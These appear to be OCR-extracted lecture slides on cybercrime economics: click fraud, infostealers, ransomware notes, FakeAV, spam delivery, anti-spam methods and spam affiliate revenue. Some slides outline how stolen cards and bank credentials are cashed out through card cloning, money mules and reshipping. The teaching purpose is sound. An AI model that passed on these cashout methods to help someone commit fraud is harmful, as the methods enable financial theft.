
Click fraud

- Assumption:
  - Click on ad is a customer
- Attack
  - Deplete other ad budgets
  - Click on **own** ads for revenue
- What is done
  - Identify fraudulent patterns (e.g., many clicks from IP, no sales)
  - Refund money from those


Infostealers

- Infected machines gather information from the disk or as it is typed and send it back
  - Either via command & control channel
  - Or to "dead drop" (e.g., public Web site that anyone can read, e.g. pastebin)
- Commercial use (e.g., Zeus/Spyeye)
  - Gathering credentials for online services, banks, credit cards, etc
- Espionage use (e.g., Ghostnet/Flame)
  - Gathering documents of value

Zeus example



Zeus example



Infostealers

- Best infostealers can defeat two-factor authentication
- In-browser malware
  - Piggybacking
    - Allow user to authenticate normally to bank
    - Piggyback theft transaction (wire transfer) on this login
    - **Rewrite bank javascript** as it arrives in the browser so the bank balance is "fixed up" and theft transaction is invisible to user
  - Social engineering
    - Fake "chat" window (e.g., from Bank) asks user for second factor info
- Requires custom malware for each bank (typically target one bank at a time)


Cashout

- So… you've stolen a bunch of credit cards, or back account credentials…. Now what?
- Direct monetization
  - "**White plastic**": burn new cards and do cash withdrawls (usually outsourced for 50% commission)
  - **Wire transfer** (to other US bank), then "money mules" withdraw money & transfer via Western Union
- Reshipping fraud
  - **Purchase goods online** (dense value per pound) with stolen credit cards and send to US address
  - Reshipping mules receive item and reship to overseas location

Fraud: FakeAV

- Two vectors
  - Infected machine pops up warning
  - Compromised Web site creates fake warning for visitors
    - Aside: search engine optimization (SEO) and abuse another big use for botnets (i.e., poisoning Google search results)
- Warning indicates that machine is infected
- Looks like a real AV system
- Offers to clean you machine if you subscribe (e.g., $50)

Fraud: FakeAV



Extortion: Ransomware

- Malware encrypts all files and requires machine's owner to pay to unlock
  - Typically uses non-standard payment instruments: e.g., paysafecard, Bitcoin
  - Will unlock data with payment
- Two kinds of lures:
  - Fraudulent:
    - We are the FBI/BKA/RIAA/etc.… You have copyrighted material, child pornography, etc… on your machine… you will be brought to court unless you settle
  - Straight out extortion (dominant today)
    - Pay us or you'll never see your files again

Ransomware


THE FBI FEDERAL BUREAU OF INVESTIGATION
ATTENTION !
IP:
Location:
IPS:
Your PC is blocked due to at least one of the reasons specified below.
You have been violating Copyright and Related Rights Law (Video, Music, Software) and illegally using or distributing copyrighted content, thus infringing Article I, Section 8, Clause 8, also known as the Copyright of the Criminal Code of United States of America.
Article I, Section 8, Clause 8 of the Criminal Code provides for a fine of two to five hundred minimal wages or a deprivation of liberty for two to eight years.
You have been viewing or distributing prohibited Pornographic content (Child Porno/Zoofilia and etc). Thus violating article 202 of the Criminal Code of United States of America. Article 202 of the Criminal Code provides for a deprivation of liberty for four to twelve years.
Illegal access has been initiated from your PC without your knowledge or consent, your PC may be infected by malware, thus you are violating the law On Neglectful Use of Personal Computer. Article 210 of the Criminal Code provides for a fine of up to $100,000 and/or a deprivation of liberty for four to nine years.
Video Recording
ON
MoneyPak
Code:
Sum:
100 $
1 2 3 4 5 6 7 8 9 0

Ransomware


CryptoLocker
Your personal files are encrypted!
Your important files encryption produced on this computer: photos, videos, documents, etc. Here is a complete list of encrypted files, and you can personally verify this.
Encryption was produced using a unique public key RSA-2048 generated for this computer. To decrypt files you need to obtain the private key.
The single copy of the private key, which will allow you to decrypt the files, located on a secret server on the Internet; the server will destroy the key after a time specified in this window. After that, nobody and never will be able to restore files...
To obtain the private key for this computer, which will automatically decrypt files, you need to pay 300 USD / 300 EUR / similar amount in another currency.
Click «Next» to select the method of payment and the currency.
Any attempt to remove or damage this software will lead to the immediate destruction of the private key by server.
Private key will be destroyed on
10/9/2013
4:25 PM
Time left
95 : 56 : 35
Next >>
Malwarebytes

Largest botnet application: spam

- Overview of spam and anti-spam

- Local research in spam economics

What

- To you:
  - Mail y
- To e-m
  - Bulk e
- To the
  - Bulk c
  - CAN S

Watches	»	**Bvlgari Watches** - Buy a replica Rolex at only a	12:45 pm
1：1充氣女體-時尚情趣精品-		**"-888XYZ賽動全台的超人氣套噓A與人本同步**	12:45 pm
Kenya I. Copeland	›	**disgust** - Canadian RxMedz are here at your finge	12:28 pm
Mable Booker	›	**poppa needs some new shoes** - Canadian RxM	12:25 pm
Most Trusted Replica	»	**Replica Handbags** - Buy a replica Rolex at only	12:19 pm
Man's response	»	**Man's response** - Just a few words about Viagra	9:14 am
Ashampoo Complete 2008 -.		**Vista Inspirat 2 極細緻！讓你的XP有跟Vista-**	9:09 am
Nuno	»	**Give your lady great pleasure** - Your lady will b	8:47 am
正派經營、政府立案登記、私		**歡迎銀行同仁配合.案件很多** - 銀行企業放款	6:28 am
darb venkat	»	**serviec selling fresh base info** - hi guys , I sellir	6:13 am
gabie indira	»	**herbal methodics** - Drugs other than those listec	5:16 am
Buzz	»	**Get actual size increases here** - Plunge deeper	4:43 am
alphonse koji	»	**Fw:** - Worm out at once	4:09 am
biron veljko	»	[redacted] whip me	3:57 am
der krista	»	**80% goods** - My dear kaytwo, be a smart guy, bu	3:32 am
benjie torsten	»	**80% discount** - Hi kaytwo, be smart, buy your dru	3:26 am
beale hungmok	»	**75% goods** - Dear kaytwo, be smart, buy your me	3:16 am
Nannette Margarite		**Cheap selling pills: Cia|iis $2.26, ViagraB $1.3**	2:06 am
debbielei		**Corel WinDVD 9 Plus Multilingual ³Ì·s®©-eo** - T	1:07 am
Tej		**Your new rod will taste different to her** - Make	12:48 am
Dwana Julia	»	**No Study Needed, Buy Degree/Bacheloor/Dip**	Sep 11
Ouida	»	**Upsize your private parts now** - The official way	Sep 11
Chi Hardin	›	**Are you looking for Viagra or Cialis? We selli**	Sep 11
laurent radcliff	»	**Track1 + track2** - hi guys , I selling dmps (Visa &	Sep 11
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marshia	»	**Get impressive ejaculations and pleasure nov**	Sep 11
dante ruye	»	**Dress up for a night out** - http://www.acenine.co	Sep 11
Zeck Gavina	»	New online CASINO bbonus (get 1800 bucks inss	Sep 11
kaytam@gmail.com		**Take a look at the latest repl1ca w4tches** - Loc	Sep 11
Kerry Arcelia	»	**CheapWatches From $192, Over 680+ Fine W**	Sep 11

Spama
lytics

Spam “applications”


- Marketing
  - Selling goods/services
  - Stock spam
  - Advanced Fee Fraud (419 scams)
- Attraction (taking you to a site)
  - Phishing/spear phishing
  - XSS, CSRF attacks
  - Drive-by malware
- Infection via attachments

Gathering targets

- Harvesting
  - Web crawling (home pages, myspace, etc)
  - News, Mailing list crawling
  - Malware harvesting
  - Blind addressing
- Stealing lists from enterprises/providers
- Purchasing mailing lists
  - Legal: opt-in
  - Other…

How Email Works:
Quick Overview of SMTP (port 25)

```
Connected to mx1.mindspring.com
220 mx1 - SMTP ready
helo test
250 mx1.mindspring.com
Hello abc.sample.com [220.57.69.37], pleased to meet you
mail from: test@sample.com
250 2.1.0 test@sample.com... Sender ok
rcpt to: jsmith@mindspring.com
250 2.1.5 jsmith... Recipient ok
data
354 Enter mail, end with "." on a line by itself
from: test@sample.com
to:jsmith@mindspring.com
subject: testing
John, I am testing...
.
250 2.0.0 e1NMajH24604 Message accepted for delivery
quit
221 2.0.0 mx1.mindspring.com closing connection
Connection closed by foreign host.
```



More on e-mail


- A particular domain (e.g. ucsd.edu) has a small number of mail servers for all outbound mail (e.g., smtp.ucsd.edu)

- However, it is possible for each machine to send mail *directly*

Sending spam

- Base message composition
- Mass mailing program
  - Interface with target lists
  - Add polymorphism/specialization/personalization
  - Connect to delivery infrastructure
- Delivery infrastructure
  - Send from own machine
    - Can have many RCPT TO: addresses in one e-mail
  - Launder origin via open relays/proxies
  - Launder origin via Email service provider
  - Launder origin via **botnet**

Example: Send-Safe



What to do about it?

- Block reception
  - Blacklisting
  - Sender authentication
  - Content filtering
- Change economic model
  - Charge sender per message
- Change addressing model
- Legal remedy
  - CAN-SPAM act

Blacklisting

- Detect spam
  - Honeyclients (dummy e-mail accounts)
  - User reports ("click here to report spam")
  - Anomaly detectors plus inspection
- Save the IP address that sent you the spam
- Report to Blacklisting service
- Configure mail servers to validate each IP address against blacklisting service before accepting e-mail
- Issues?

Sender authentication

- Validate that purported origin domain could have generated the message
  - From: trump@whitehouse.gov [132.239.1.2]
- SPF
  - Do DNS lookup on domain, get list of IPs that are allowed to send mail for that domain; validate
- DomainKeys
  - Mail header includes digital signature
  - Recipient does DNS lookup on domain to get public key and verifies signature with it
- Note same binding issues as with HTTPS. Spammer might register domain (and hence set up SPF and DomainKeys) for whitehouse.net

Content filtering

- Phrase filtering
  - Known suspect keywords (e.g. Viagra, Cialis)
- Heuristics
  - All CAPITAL letters, embedded images, came from estonia, spoofed header, IP address space is dynamic, etc
- Learning approaches
  - E.g., Bayesian filtering – train algorithm on known spam, known ham – certain words happen more in spam (e.g. Viagra). Use word appearance as filter

How to evaluate anti-spam?


- Its easy to catch 100% of all spam!
  - Reject all messages
- Its easy to never misclassify good mail
  - Accept all messages
- Need to know false positives and false negatives
  - False positives are a big deal!
- Tricky because most algorithms can be tuned… no single number

Remainder of today: Spam economics (UCSD/ICSI)

- We tend to focus on the **costs** of spam
  - > 100 Billion spam emails sent *every day* [Ironport]
  - > $1B in direct costs – anti-spam products/services [IDC]
  - Estimates of indirect costs (e.g., *productivity*) 10-100x more
- But spam exists *only* because it is **profitable**
  - **Someone is buying!**
- Alternative
  - Attack underlying **economic support** for spam

History of the spam business model


- Direct Mail: origins in 19th century catalog business
  - Idea: send *unsolicited* advertisements to *potential* customers
  - Rough value proposition:
    Delivery cost <
    (Conversion rate * Marginal revenue)



- Modern direct mail (> $60B in US)
  - Response rate: ~2.5% (mean per DMA)
  - CPM (cost per thousand) = $250 - $1000

- Spam is qualitatively the same… just quantitatively cheaper.

First: how spam-based advertising works



Affiliate program structure

- Division of labor
  - **Affiliates** handle advertising (e.g., spam, SEO)
    - Independent contractors
    - Paid 25-60% commission depending on program
  - **Affiliate programs** handle backend
    - Payment processing, customer service, fulfillment
    - Sometimes hosting and domain registration
- Why?
  - Transfer of risk: innovation risk vs investment risk
  - Specialization lowers cost structure


Many affiliate programs…

"Leaked" ground truth data
Glavmed, Spamit, Rx-Promo

- 185M in gross revenue, 1+ million customers, 1.5+ million purchases, 2600+ affiliates

Program	Period	Affiliates	Customers	Billed orders	Revenue
GlavMed	Jan 2007 – Apr 2010	1,759	584,199	699,516	$81M
